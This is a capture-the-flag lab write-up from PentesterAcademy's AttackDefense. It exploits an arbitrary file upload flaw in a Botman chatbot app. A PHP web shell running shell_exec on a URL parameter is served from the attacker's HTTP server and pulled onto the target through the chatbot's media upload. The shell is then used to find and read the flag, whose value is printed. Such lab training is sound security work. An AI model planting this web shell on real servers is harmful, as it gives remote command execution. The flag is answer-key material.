ATTACK DEFENSE

by PentesterAcademy

Name	Botman: AFU
URL	https://www.attackdefense.com/challengedetails?cid=2181
Type	Web Technology : Bot Attacks


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


The web application is vulnerable to Arbitrary File Upload attack.

Step 1: Inspect the web application.


As mentioned in the challenge description, the web application is running on http://target-1 or 192.X.Y.3:




Step 2: Start the conversation with the chatbot with a “hey” message.



Step 3: Enter any name.



Click on the “Upload media” button.



Step 4: Create a PHP payload and save it as shell.php.

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```

```
root@attackdefense:~# cat shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@attackdefense:~#
```

Step 5: Open another tab and check the IP address of the attacker machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 6895  bytes 578864 (565.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10464  bytes 33151218 (31.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.119.218.2  netmask 255.255.255.0  broadcast 192.119.218.255
        ether 02:42:c0:77:da:02  txqueuelen 0  (Ethernet)
        RX packets 496  bytes 1741216 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 489  bytes 85105 (83.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Step 6: Start a python HTTP server at port 80.

Command: python3 -m http.server 80

```
root@attackdefense:~#
root@attackdefense:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Step 7: Enter the following URL in the message box.

URL: http://192.119.218.2/shell.php



Step 8: Navigate to the path provided by the chatbot.


URL: http://target-1/uploads/shell.php



No output received because the cmd parameter was not passed.


Step 9: Pass the cmd parameter with the command to be executed.

Command: ls -lah




Step 10: Find the flag.

Command: find / -name "*flag*"



Step 11: Retrieve the content of the flag.

Command: cat /app/public/.flag



Flag: b4809359dfdd5cea77b105c8322ab845

References:

1. Botman (https://botman.io/)